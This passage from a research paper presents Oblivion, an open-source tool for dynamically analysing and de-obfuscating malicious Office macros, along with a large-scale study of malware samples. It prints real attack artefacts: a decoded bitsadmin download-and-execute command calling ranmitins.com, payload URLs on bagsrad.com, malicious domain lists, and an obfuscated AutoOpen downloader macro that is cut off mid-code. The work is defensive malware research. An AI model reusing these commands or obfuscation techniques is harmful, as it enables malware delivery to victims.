In this phase, the file with instrumented macros is executed in a virtualized environment. As pointed out, Oblivion has been optimized to work with `Sandboxie`, a free-to-download sandbox [39]. We chose `Sandboxie` because of its popularity and the straightforward-to-use APIs that allow automatic sandbox cleaning.[9]

Moreover, Oblivion simulates user interactions with simple dialogue windows (a common example is reported in Fig. 2) by, *e.g.*, clicking on buttons or inserting data into input bars. To this end, it employs the `PyWinAuto` library and handles windows generated via `MsgBox`, `InputBox`, or other custom functions. This functionality is handy for those samples that employ windows to prevent automatic analysis by sandboxes that cannot simulate users' actions.

The execution starts by opening the instrumented file, which often loads and executes routines with default names, such as `DocumentOpen` or `WorkbookOpen`. In `VBA`, these functions will be executed as soon as the file opens. The log of the execution is then written to an output file.

Oblivion also supports the analysis of macros that are loaded when files are *closed* (by using default routines such as `DocumentClose`). Normally, this would happen when users click on buttons to close windows. Oblivion addresses this by using the `win32com` APIs to automatically mirror the `VBA Close` function behavior.


Microsoft Word

Would you like to update this document with current information from the HSEEP Toolkit?
If Yes, please make sure you are connected to the server.

Fig. 2 An example of window spawned by malware requiring user interaction

4.4 Post-processing

This module receives, as inputs, the information obtained during the pre-processing, instrumentation, and execution phases. Then, it produces a final *report* containing the extracted information about the analyzed macros in a comprehensive and organized way. The report is organized into three sections, described in the following:

- *Call-graph generation and variable tracking*. Oblivion parses the execution flow of the macro to reconstruct the methods that have been *truly* called during the execution, thus ruling out routines with dead code. The report contains, for each executed method, the call-graph paths that lead to the method itself.
  Besides, Oblivion profiles each variable encountered during the execution of the macro. In particular, the report contains each variable's sequence of values as the macro's execution unfolds. In this way, it becomes easy to understand which variables contain information related to malicious actions.
  For example, consider the line:
  ```
  DMBATmt = Chr(96 + 2) & Chr(50 + 55) & Chr(6
      + 110) & Chr(17 + 98) & Chr(97 + 0)
  ```
  This line was contained in a sample of our set,[10] coupled with 32 analogue lines the purpose of which was to build a string. However, the macro also contains more than 1800 useless lines used for Logic Obfuscation. Variable tracing allows us to effortlessly trace the evolution of this string and retrieve the payload in the report:

[9] Oblivion can be used with other sandboxes if properly configured.

[10] SHA-256: bf85a0179dc433ee-d656d054b1e737a8-965bcba896e1ca3e-81490167107eee1b.

```
# DMBATmt
[...]
bitsadmin /transfer myjob /download /
    priority high
http://ranmitins.com/zonal/socketz/
    UuOFODRfG1.exe
"%temp%\egTNFnowTYex.exe" >nul&start
%temp%\egTNFnowTYex.exe
```

- *Attack de-obfuscation*. Oblivion examines the values of the variables to reconstruct PowerShell codes (or other commands executed from shells), which are often dynamically obtained through multiple variable assignments. Hence, the system searches for variables that contain keywords related to shell commands, such as `powershell.exe` and `cmd`. If such values are found, Oblivion may further de-obfuscate the obtained script by employing `PowerDrive` [34], an open-source tool for automatic de-obfuscation of PowerShell codes. This tool will, for example, attempt to resolve common obfuscation methods used in PS scripts such as Base64 encoding, script scrambling and Hex encoding. `PowerDrive` will also perform a syntactical examination of the script to assess its correctness.
- *Attack profile*. Oblivion examines standard API functions (*e.g.*, `WScript.Shell`) often employed by macros for malicious purposes so that a human analyst can extract a possible *macro profile*, which can be conceived as a comprehensive synthesis of the actions performed by the analyzed sample. For example, a popular profile we found is a set of actions that macros use to self-replicate and influence the next execution of Office. Other common actions include loading bytes in memory to construct and execute a malicious payload without saving it or downloading and running additional payloads from the net. Oblivion also dumps any references to environmental variables (*e.g.*, `APPDATA`) that malware can use as paths to drop additional payloads. It also reconstructs and extracts the URLs directly contacted from the macros or the PowerShell code. This extraction can occur during the static pre-processing phase or the macro's execution.

As a final note, we remind that the functionalities of Oblivion can be further expanded in the future due to its modular, *open-source* nature. This product is designed to be used privately and, at least in this phase, does not employ a dedicated server to which users may perform remote analyses.

5 Experimental evaluation

In this Section, we provide a detailed insight into the results obtained by running Oblivion on a large number of malicious files. Every module belonging to Oblivion was written in Python 3 to optimize its interaction with existing tools. The experiments were executed in an Intel XEON workstation with 96 GB of RAM and 24 processors running Linux Debian, which executed a Virtual Machines where we installed Microsoft Windows 11, Office 365 Professional (with macro execution enabled), and Sandboxie. The use of a Virtual Machine posed an additional resource costraint, as the dedicated resources consisted of 16 GB of virtual RAM and 8 virtual processors.

We start this section by describing the dataset employed for the analysis and providing the results obtained during the pre-processing phase. Then, we describe the results after the instrumentation and execution phases by showing the main characteristics of PowerShell- and non-Powershell-based macros codes. Finally, we provide an insight into the characteristics of the analyzed malware and the computational performances attained by Oblivion during the analysis.

5.1 Dataset and pre-processing

5.1.1 Dataset

In our experimental evaluation, we employed a dataset composed of 42,991 malicious files, belonging to Word and Excel formats (`.doc`, `.xls`, `.xlsm`, `.docm`).[11] We obtained our dataset in 2018 from the VirusTotal [40] service. While this dataset might be considered outdated from a threat detection perspective, we argue that *(i)* Oblivion is not a detection system per se: it does not dictate if a sample is malicious via, for example, a classifier, and it instead streamlines the macro execution so that it becomes far simpler for security analysts to take that decision themselves; and that *(ii)* to the best of our knowledge, VBA-based attacks have not significantly been affected by concept drift; therefore the corpus of information represented by this dataset is still valid nowadays. We constructed this set by selecting those files that featured macros and whose score in VirusTotal was higher than 3. This threshold was empirically chosen, as detection rates equal to 1 or 2 may often refer to false positives. In total, we obtained 27,512 Word and 15,479 Excel files, and this proportion reflects the higher number of Word files employed in malicious contexts.

Notably, there is no guarantee that the gathered files are effectively working. Most engines belonging to VirusTotal perform static analysis of the samples *without ensuring that they are syntactically correct or analyzable*. Hence, performing a thorough pre-processing analysis was crucial to select genuinely working samples.

5.1.2 Pre-processing

The pre-processing phase was executed with OleVBA ver. 0.54.2, and we report its results in Table 1, according to the

[11] Notably, we did not include any PowerPoint files due to the scarcity of the available attacks in this format.

Table 1 Results obtained from the static pre-processing of the dataset. *Executable* files are syntactically correct and can be executed. On the contrary, *empty* and *corrupted* files will surely be discarded

File type		Samples	Exec.
No interaction	.cls	10,077	✓
	.bas+.cls	12,897	✓
	other	1130	✓
Interaction		6646	✓
Empty		11,689	
Corrupted		552	
Total		42,991	30,750

taxonomy proposed in Sect. 4.2. Most analyzed files were statically correct and required no user interaction (or password).

However, thousands of files also required some *interaction* from the user. This aspect reflects a common trend in Office malware, where users are often tricked into clicking on a confirmation window. Syntactically correct files are marked as *executable*, regardless of the presence or absence of interactions. Conversely, files deemed *empty* do not contain macros and feature non-macro-based techniques not analyzed in this paper. We also observed several corrupted files, an unsurprising fact since attackers often submit non-working samples to VirusTotal to test possible code- or byte-level modifications made to macros. Corrupted macros cannot be executed. Notably, executable files do not necessarily complete their malicious actions, especially when they depend on external contexts. For example, samples that rely on Microsoft Outlook to send malicious emails would not work if the software is not installed, even if the macro is syntactically correct.

Overall, we obtained 30,750 files that our system could analyze. The files were then sent to the instrumentation and execution modules for further analysis.

5.2 Instrumentation and execution

After the instrumentation and execution phases, we can structure the analyzed files into two major categories: *(i) Success*, when the execution of the file was successful, *(ii) Failure* otherwise.

Files whose execution was successful can be categorized further according to the *presence* (3357 files) or *absence* (16,880 files) of embedded PowerShell scripting codes. The execution of the files is defined *full* when the embedded macros are completely executed (13,095 files). Conversely, we define *partial* those files whose instrumented macros could not complete their execution (7142 files). Notably, Oblivion can retrieve some meaningful (albeit partial) information about employed variables and methods even from partially executed macros.

Table 2 Number of files belonging to the general categories detected by Oblivion after the post-processing phase

Success				Errors	
20,237				10,513	
PowerShell		Execution		OE	SE
Yes	No	Partial	Full		
3357	16,880	7142	13,095	2551	7962

Files whose execution was *not successful* can be categorized as follows: *(i) Semantic Errors (SE)* (7962 broken samples), where the instrumented files could not be executed due to logical errors in the original macro. *(ii) Oblivion Errors (OE)* (2251 instrumentation errors), where the instrumented files could not be executed due to errors related to the instrumentation process. The results are summarized in Table 2.

The larger number of attacks without PowerShell should not surprise. While PowerShell is a very effective attack vector, many other strategies (as will be described in the following) exist to achieve a successful attack. Results on failed attacks show that the execution of malicious macros is far from trivial, and many attacks can fail even when they appear to be syntactically correct. In the following, we list the most common semantic errors that we encountered during execution:

- **`All macros are empty`**: these samples have macros in them, but there is no VBA code except the method signatures.
- **`Method or data member not found`**: these macros make a reference to a never-defined constant.
- **`Sub or Function not defined`**: these macros call a never-defined method.
- **`The code must be updated for 64-bit systems`**: these macros use constructs that can only be executed in 32-bit versions of VBA, such as improperly managed `Declare` statements.[12]

The remaining errors are imputed to Oblivion's code manipulation, which will be discussed further in Sect. 6. We point out that this set makes only 8.29% of the whole analyzable samples dataset.

5.3 Post-processing

In the following, we provide additional insight into the characteristics of those files whose execution was full or partial. In particular, the post-processing module performed additional

[12] https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/declare-statement.




Fig. 3 Number of files belonging to the main categories of PowerShell attacks

analyses on Powershell and non-Powershell files, whose results are described in the following (see the taxonomy proposed by [34]):

- *Powershell attacks*. Oblivion analyzed the 3357 de-obfuscated codes by extracting the following categories (depicted in Fig. 3):
  - *Download*. The PowerShell code retrieves additional files from the network, such as.dll libraries or additional macros.
  - *Execution*. The PowerShell code attempts to execute another process, an operation often performed by using Windows system APIs such as VirtualAlloc.
  - *Others*. The PowerShell code performs malicious actions other than download or execution, such as opening and closing existing processes.

  Results show that the most used attack strategy is the execution of remotely retrieved payloads.
- *Non-Powershell attacks*. Oblivion found many files that did not employ PowerShell to perform their attacks, resorting to five major alternative techniques listed in the following.
  - *Run Executable (RE)*. These attacks perform operations that create malicious executables (or retrieve them from the net), save them on the disk, and then execute them directly.
  - *File Manipulation (FM)*. This category involves creating, opening and editing additional non-executable files (such as new Word or Excel files).
  - *Office Infection (OFI)*. These attacks aim to infect the Office macro processor by forcing it to overwrite every loaded macro with malicious variants. In this way, the injected macros will always interfere with operations performed by the user.

Table 3 Number of files belonging to the main categories of attacks that do not involve PowerShell, along with the most typical lines of code for each family

	No PowerShell attacks	
	Num.	IoC
Run executable	6235	Shell
		Lib
		cmd
File manipulation	5269	Open
		CreateFile
		FileSystemObject
Office infection	3020	Normal
		NormalTemplate
		.dotm
Outlook infection	2948	Outlook
		MailItem
File download	958	DownloadToFile
		Microsoft.XMLHTTP

  - *Outlook Infection (OTI)*. This category concerns the infection of Outlook profiles and the abuse of mail addresses to create SPAM campaigns.
  - *File Download (FD)*. These attacks concern downloading non-executable files (*e.g.*, additional documents).

  The categories described above are often identified by the usage of specific system routines, which can be combined to create attacks that can feature multiple characteristics. Table 3 shows the distribution of these categories among the analyzed samples and the related system routines, with the most popular attack category being Run Executable (RE). This result is reasonable, as obtaining the truly malicious payload at execution time may help to avoid detection. This technique is antithetical to OFI, which privileges undetectability over power: infecting the target macros is much stealthier and harder to be detected by victims than other operations (*e.g.*, opening executable services).

We also found that the execution of the process generated one or more windows in 5005 cases, constituting circa 16.28% of the processable set. Oblivion saves a screenshot of the spawned windows and interacts with all available Buttons and TextBox objects by saving them textually in the report. In practice, we found no valuable information inside these windows; the plug-in proved useful to move the execution along and bypass the interrupts.

Table 4 Most common malware families in our dataset

Family	Category	Num.
Metacol	Worm	2486
Thus	Wiper	2340
Laroux	Virus	1538
Donoff	Downloader	1250
Valyria	Trojan	1105
Marker	Infostealer	283
Alcaul	Worm	257
Locky	Ransomware	242
Madeba	Trojan	201
Mailcab	Dropper	198

5.4 Malware statistics

In the following, we provide additional insight into the analyzed data after the post-processing phase. Our analysis evidenced ten malware families that are especially used in this dataset (also reported in Table 4):

- *Metacol* is a Melissa-inspired mass-mailing sample that hijacks Outlook and sends infected documents to available e-mail addresses.
- *Thus* first infects the Global Template and all currently open Office documents. The payload only activates on December 13th and deletes all files in `C:\`.
- *Laroux* is a historic piece of malware that replicates itself in all Excel workbooks opened.
- *Donoff* downloads malicious executables or libraries and saves them in user folders.
- *Valyria* contains a script that, at the same time, downloads additional payloads and tries to send user information to a compromised server.
- *Marker* exfiltrates execution logs via FTP. This sample can be recognized by its mentions of "Shankar's Birthday" in various instances.
- *Alcaul* is a Metacol variant.
- *Locky* encrypts all user data, appends `.locky` as an extension, and generates a ransom note on the Desktop.
- *Madeba* opens a connection with the attacker and receives commands.
- *Mailcab* drops an infected workbook named `K4.xls` inside the Microsoft Excel Startup folder.

Interestingly, the most employed families span from old attacks constantly reused over the years to recent, destructive ones like ransomware. Many of these samples established network connections to carry out their malicious actions. We report in Table 5 the most common contacted domains, along with the HTTP response code[13] to estimate if that domain is still active. Despite the analyzed samples being some years old, we could notice that there are two still reachable domains, deemed as malicious by SURBL.[14] Notably, the fact that two malicious samples contact the same domain does not necessarily mean they belong to the same attack family.

Table 5 Most contacted domains by the samples in our dataset

Domain	Occurrences	HTTP response
felicitari360.ro	323	404
dropbox.com	234	301
onedrivenet.xyz	222	404
void.cat	186	404
rghost.net	149	301
vacompany.co.za	128	301
a.safe.moe	109	503
the.earth.li	106	200
u.teknik.io	87	503
dev.null.vg	84	404
autoglobe.tv	71	404
cdn.discordapp.com	69	403
trueshare.com	66	302
olujan.ru	63	404
hoppec.com	63	200

Table 6 shows the top 10 unique macros we can identify in our set. We extracted the macro using the Oblivion Macro Instrumentation module, then computed the SHA-256 hash value for the resulting object to see if there were repetitions. With this, we evidence a trend of code reuse in (apparently) unrelated samples. However, it is important to mention that two samples with the same VBA code may execute different attacks. For instance, consider two documents containing the piece of code seen in Listing 7; the infection methodology is the same, but the payload is contained *outside the VBA Project*; hence, it may differ between the two samples.

```
Dim Payload as String
Payload = ActiveDocument.Shapes(1).Text
Shell(Payload)
```

Listing 7 An example of code that retrieves data from elsewhere in the document.

5.5 Performances analysis

In this Section, we provide an insight into the performances attained with Oblivion in terms of *time employed* to execute macros. More specifically, we tested the execution perfor-

[13] https://httpwg.org/specs/rfc9110.html#status.codes.

[14] https://www.surbl.org/.

Table 6 Enumeration of the most popular macros contained in our dataset samples

Macro Hash ID (sha256sum)	Num.	Perc. of Dataset
3b57ecbdecd54d4bae79c34dcc06b1dcd8f2850e7614f8b980601b676b13e463	2743	13.51
e5000ba0fd3215080683f766f5e45031d80159d3520aa48dec94a544468b6847	2145	10.57
f2113a87a52fd9f3169ea5cfde44ee27fd7fd7ee3c2290140a48fed1a110cb86	434	2.14
e98ee7a67c8a74fc5ac5b15b9ca35bc66a14364aeac9332ef6cbbf4587873a4c	166	0.82
642279df03160584f29fa76f837a10ac56dbc07422add14cbd5bfe33b0892638	141	0.69
262ab318484b55d85e699603e114e537be9e1b39408e7b38e72b23db5d68370e	139	0.68
e4c21f98278f014641c59f375460bb17aebc49706b194286b5058f73cb474f7d	119	0.59
421f5ceb53ce991a69d338b2dc5a7cfc11293fcbcf9de5ad474ff0357a4c26fa	112	0.55
4d37e4746864f49004c771330b4c447c78e022320cb2a90606dfa5ae3a6ddd03	97	0.48
3a45d630b82dd09165afe8738a0389fb6f4b3a7893d2394d6e0d66d8ab21f5bf	90	0.44




Fig. 4 A representation of the overall time Oblivion took to analyze the dataset. The section in blue (60.74%) contains samples that were analyzed in less than 30 s, the one in orange (23.36%) in less than 60 and the one in red (13.90%) in more than 60. The highest execution time was 122.53 s

mances of Oblivion on samples that were *fully executed*. We did not include in our analysis the performances related to partial executions or errors, as the shorter execution of such macros would have biased the overall results. The execution times concern the sum of the *instrumentation*, *execution*, and *post-processing* phases (*i.e.*, till the creation of the file report).

The attained results are depicted in Fig. 4, showing that Oblivion could analyze most samples in less than 30 s each. Specifically, the average analysis time per single sample is 41.11 ± 32.47, which drops to 28.70 ± 9.02 if we discard the outliers in the red region. Considering the typical analysis times of sandboxes in the wild, we believe that this result shows that Oblivion can be employed to analyze large groups of files, providing quick and reliable results.

5.6 Comparison with other works

5.6.1 VHook

As mentioned earlier, Oblivion bases its code on VHook. The most notable expansion we implement compared to this tool is Variable Tracing, which allows us to observe the final content and the relative evolution of each variable in the macro. To demonstrate the utility of this capability, we take the case of the "Sample A",[15] which we analyze separately with both VHook and Oblivion. The results of these two analyses are reported in Appendix B. The sample in question is classified as belonging to the `sagent` family by AVClass2 [41]. As reported by Kaspersky,[16] malware of this family consists of Microsoft Office documents that contain a malicious VBA script for downloading other malware secretly. This behavior is not inferrable from the data dumped by VHook, which consists mostly of `MID` and `Left` calls. However, from the information detected by Oblivion, it is immediately noticeable that a Base64 string is constructed in the variable `v06754B1BKV6`. It is, therefore, sufficient to decode it to reveal a second stage, which we also report in Appendix B, whose capabilities are more explicit since this code is not as obfuscated.

5.6.2 Online sandboxes

We have stated that the main advantages of Oblivion over dynamic analysis tools available in the wild are *(i)* the ability to handle elementary interactions without human support and *(ii)* reasonable timing. To demonstrate the first claim, let us consider the case of "Sample B",[17] analyzed with

[15] SHA-256: 5b81f8f1208d2dfc-cb4dd6946102b61a-d8f220c7b1c0a80f-7be3ca23e6e59b3e.

[16] https://threats.kaspersky.com/en/threat/Trojan.MSOffice.SAgent/.


[17] SHA-256: ea1e38f0e64061c6-b47899741c81e277-cbb81b070c30b451-a5ebd904158b66fa.

Oblivion and ANY.RUN,[18] a popular online sandbox. We analysed the sample once with Oblivion and twice with ANY.RUN, the difference between these two interactions being that we manually click[19] or not[20] on the MessageBox that spawns. As Fig. 5 shows, the actual malicious request to `bagsrad.com:8099` was sent only after the button was clicked. This means that, if no manual input is provided, ANY.RUN *does not detect the maliciousness of the file*. Oblivion was instead able to fully execute the sample, perform the required interaction and generate a report in 8.45 s. This sample utilized the `MsgBox` API to block the execution of the malicious code and hinder dynamic analysis. As previously stated in Sect. 5.1.2, we find evidence of 6646 samples that contain traces of usage of this API (or of the equivalently used `InputBox`). As seen in this case study, the code following these calls becomes unreachable unless the interaction is not dealt with.


As for the second claim, we refer to ANY.RUN and Crowdstrike's Falcon Sandbox .[21] The Hybrid Analysis website[22] and Fig. 6 show that the average processing time for the latter is around 7 to 8 min, depending on queue length. Conversely, the default time for an ANY.RUN analysis not involving usage of paid REST APIs is 60 s. Additionally, access to these APIs is the only non-convoluted way to use ANY.RUN for larger corpora of files. If we consider Oblivion's times discussed in Sect. 5.5, we can see that Oblivion provides a result in less time in the majority of the cases. This statement must also however take into account that Online Sandboxes' performances may be biased because of the varying availability of the system. Additionally, we did not include network latency in our analysis time. While Office files are on average fairly small in size, an underperforming connection may increase the overall waiting time.

5.6.3 Emulation

We also consider emulation, that is, the set of techniques that aim to imitate the behavior of another program or device. Specifically, we consider ViperMonkey [42], presented by Philippe Lagadec at Black Hat Europe in 2019 and subsequently on Github.[23] The program converts VBA code into Python and then evaluates it to extract IoCs. While this program has certainly its advantages, mainly: *(i)* it does not require an Office installation and *(ii)* it can be run from different Operative Systems, Oblivion still presents characteristics that ViperMonkey does not. At first, we tried to utilize "Sample B" as in Sect. 5.6.2 to infer ViperMonkey's behavior when interactions are present. Unfortunately, since the code uses unconventional encoding for obfuscation purposes, ViperMonkey refuses to analyze it because it mistakes it as corrupted. To inspect this behavior, we then introduce "Sample C" ,[24] which we publish in VirusTotal, where we replace the variable names with simpler ones. String content has not been replaced because such an operation would break the functionality of the macro. Additionally, we added a MessageBox call to ensure that traces of the to-be-called URL




Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain
394 ms	UDP	✓	4	System	?	192.168.100.255	137	–
397 ms	UDP	?	1080	svchost.exe	?	224.0.0.252	5355	–
399 ms	UDP	✓	4	System	?	192.168.100.255	138	–
3398 ms	UDP	?	1080	svchost.exe	?	224.0.0.252	5355	–



Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain
407 ms	UDP	✓	4	System	?	192.168.100.255	137	–
411 ms	UDP	✓	4	System	?	192.168.100.255	138	–
2407 ms	UDP	?	1080	svchost.exe	?	224.0.0.252	5355	–
4413 ms	UDP	?	1080	svchost.exe	?	224.0.0.252	5355	–
25929 ms	TCP	?	116	WINWORD.EXE	🇺🇸	172.234.25.151	8099	bagsrad.com

```
### Macro Oblivion Report ###

Date and Time: 2024-01-12 08:08
Hash 256:
ea1e38f0e64061c6b47899741c81e277-
cbb81b070c30b451a5ebd904158b66fa
File Type: Word

### Executable Files ###

http://bagsrad.com:8099/yorry/server1.
    exe
c:\users\user\appdata\roaming\
    microsoft\windows\recent\hishjqv.
    exe
\hishjqv.exe

[...]
```

Fig. 5 From top to bottom: ANY.RUN analysis where the interaction is not carried on, ANY.RUN analysis where it is and section of the Oblivion report



There are **5** files in the processing queue.
Currently, the average processing time per sample is 7 minutes and 21 seconds
seconds.

Fig. 6 Falcon Sandbox average waiting time warning

[18] https://any.run/.

[19] https://app.any.run/tasks/35f88b77-8191-4e96-bff3-ac6503dfd30c.


[20] https://app.any.run/tasks/06565ed6-9774-4631-93c3-53cc74e290fd.

[21] https://www.crowdstrike.com/products/threat-intelligence/falcon-sandbox-malware-analysis/.

[22] https://www.hybrid-analysis.com/.

[23] https://github.com/decalage2/ViperMonkey.

[24] SHA-256: b5fc3cb8cd23b81b-cee539d09dae3491-3b352821e6a2d6d9-c5ae6c4dcf8e57e3.



```
Recorded Actions:
+--------------------+---------------------------+----------------------------+
| Action             | Parameters                | Description                |
+--------------------+---------------------------+----------------------------+
| Found Entry Point  | document_open             |                            |
| CreateObject       | ['WScript.Shell']         | Interesting Function Call  |
| Display Message    | ['Advertencia: Macro      | MsgBox                     |
|                    | cargada....(Recargar      |                            |
|                    | documento)']              |                            |
| CreateObject       | ['microsoft.xmlhttp']     | Interesting Function Call  |
| CreateObject       | ['Shell.Application']     | Interesting Function Call  |
| Display Message    | ['\\HHJQV.rr']            | MsgBox                     |
| Display Message    | ['hUUE://bigPLid.oCm:8099 | MsgBox                     |
|                    | /CLL/PrLvrL1.rr']         |                            |
| item30.Open        | ['get', 'hUUE://bigPLid.o | Interesting Function Call  |
|                    | Cm:8099/CLL/PrLvrL1.rr',  |                            |
|                    | False]                    |                            |
```

```
### Macro Oblivion Report ###


Date and Time: 2024-01-23 09:07
Hash 256:
b5fc3cb8cd23b81bcee539d09dae3491-
3b352821e6a2d6d9c5ae6c4dcf8e57e3
File Type: Word

### Executable Files ###

\hishjqv.exe
http://bagsrad.com:8099/yorry/server1.
    exe
c:\users\user\appdata\roaming\
    microsoft\windows\recent\hishjqv.
    exe

[...]
```

Fig. 7 From top to bottom: ViperMonkey analysis and section of the Oblivion report

are present even in the event that such a malicious domain should be closed. As seen in Fig. 7, ViperMonkey is actually able to deal with the MessageBox call, but ultimately fails to correctly inspect non-ASCII strings and therefore returns an incorrect result.

6 Discussion and limitations

As shown in the previous Sections, Oblivion is a complex system whose elements cooperate to address the variety of malicious macros in the wild. However, the system is imperfect, as it features some limitations that we aim to address (also with the community) in the next releases.

First, while Oblivion can address most of the user interactions in the wild, it does not consider those that are *not directly linked to actions performed by the macro*. In some cases, interaction windows are generated by the Office suite itself, according to unexpected events. Hence, it is generally difficult to control and predict the appearance of these windows.

The second limitation concerns samples containing passwords, which essentially lock access to the embedded macros. Some passwords can be easy to remove with brute-forcing or by directly patching the document (by replacing the `DPB` string in the `vbaProject.bin` with `DPX` [43]). However, this method does not always work, as it depends on the employed version of Office and the file type (for example, there are consistent differences between.xls and.xlsx files in managing passwords). For simplicity, we decided not to address password-protected files in the experimental evaluation of this work. However, we plan to integrate full password-cracking support in the next releases of Oblivion.

The third major limitation concerns the presence of Oblivion errors, as stated in Sect. 5.2. A more detailed analysis of the errors showed that they are mostly related to the excessive size of the instrumented macros (in terms of code lines). We plan to solve this problem in the next release by splitting the instrumented routine into subfunctions (that can also be located in different modules) that are progressively called.

Finally, it is worth noting that some instrumented macros failed their execution due to unexpected errors we could not correctly debug, such as *invalid routine calls* or sudden crashes of the virtualizer that could not allow us to complete the analysis. We speculate that some of these problems may be solved by using a different virtualizer, and we plan to test Oblivion with other virtualizers besides Sandboxie.

7 Conclusions and future work

In this paper, we presented Oblivion, an open-source framework for analyzing and de-obfuscating macros embedded in Office files. We used Oblivion to perform a large-scale analysis of malicious macro-based Office files by pointing out several intriguing characteristics, such as the embedded PowerShell codes, attack categories alternative to PowerShell, and popular reachable domains. Finally, we showed that Oblivion is especially suitable for large-scale analyses due to its architecture and speed. We are releasing the complete source code of Oblivion, as well as all the experimental results obtained with our tool.

As mentioned in the paper, the architecture of Oblivion is modular and easily expandable, thus allowing other researchers and users to work on the system. Indeed, Oblivion is just the first step of various challenges that must be adequately addressed, such as the detection of non-macro-based Office malware. We hope that our work can foster research on these categories of attacks, which are still among the biggest malware threats in the wild.

Oblivion may also be further expanded to address Office-based attacks that do not resort to macros.

Appendix A Office macro and report example

We report an example of macro analysis performed by Oblivion. We show the original malicious macro and the related report our tool generated. This attack dynamically generates a non-obfuscated PowerShell code that retrieves a malicious payload from the `busanopen.org` domain. The Variables Values section of the report allows the analyst to observe how the malicious script is progressively reconstructed. Each variable is introduced by the # character, and the lines below represent the evolution of its values.

```
FILE:
ff02aadb74cc212ac6038ead3eb7a33eafcf-
1726aabf5f4181841e9d81841e9ddafdced1
Type: OLE
-------------------------------------
VBA MACRO ThisDocument.cls
OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------
VBA MACRO NewMacros.bas
OLE stream: u'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
exec1 = ChrW(113 - 1) & ChrW(112 - 1) & ChrW
    (120 - 1) & ChrW(102 - 1) & ChrW(115 - 1) &
     ChrW(116 - 1) & ChrW(105 - 1) & ChrW(102 -
     1) & ChrW(109 - 1) & ChrW(109 - 1) & ChrW
    (47 - 1)
exec2 = ChrW(102 - 1) & ChrW(121 - 1) & ChrW
    (102 - 1) & ChrW(33 - 1) & ChrW(46 - 1) &
    ChrW(70 - 1) & ChrW(121 - 1) & ChrW(102 -
    1) & ChrW(100 - 1) & ChrW(118 - 1) & ChrW
    (117 - 1)
exec3 = ChrW(106 - 1) & ChrW(112 - 1) & ChrW
    (111 - 1) & ChrW(81 - 1) & ChrW(112 - 1) &
    ChrW(109 - 1) & ChrW(106 - 1) & ChrW(100 -
    1) & ChrW(122 - 1) & ChrW(33 - 1) & ChrW(99
     - 1)
exec4 = ChrW(122 - 1) & ChrW(113 - 1) & ChrW(98
     - 1) & ChrW(116 - 1) & ChrW(116 - 1) &
    ChrW(33 - 1) & ChrW(46 - 1) & ChrW(111 - 1)
     & ChrW(112 - 1) & ChrW(113 - 1) & ChrW(115
     - 1)
exec5 = ChrW(112 - 1) & ChrW(103 - 1) & ChrW
    (106 - 1) & ChrW(109 - 1) & ChrW(102 - 1) &
     ChrW(33 - 1) & ChrW(46 - 1) & ChrW(120 -
    1) & ChrW(106 - 1) & ChrW(111 - 1) & ChrW
    (101 - 1)
exec6 = ChrW(112 - 1) & ChrW(120 - 1) & ChrW
    (116 - 1) & ChrW(117 - 1) & ChrW(122 - 1) &
     ChrW(109 - 1) & ChrW(102 - 1) & ChrW(33 -
    1) & ChrW(105 - 1) & ChrW(106 - 1) & ChrW
    (101 - 1)
exec7 = ChrW(101 - 1) & ChrW(102 - 1) & ChrW
    (111 - 1) & ChrW(33 - 1) & ChrW(41 - 1) &
    ChrW(111 - 1) & ChrW(102 - 1) & ChrW(120 -
    1) & ChrW(46 - 1) & ChrW(112 - 1) & ChrW(99
     - 1)
exec8 = ChrW(107 - 1) & ChrW(102 - 1) & ChrW
    (100 - 1) & ChrW(117 - 1) & ChrW(33 - 1) &
    ChrW(84 - 1) & ChrW(122 - 1) & ChrW(116 -
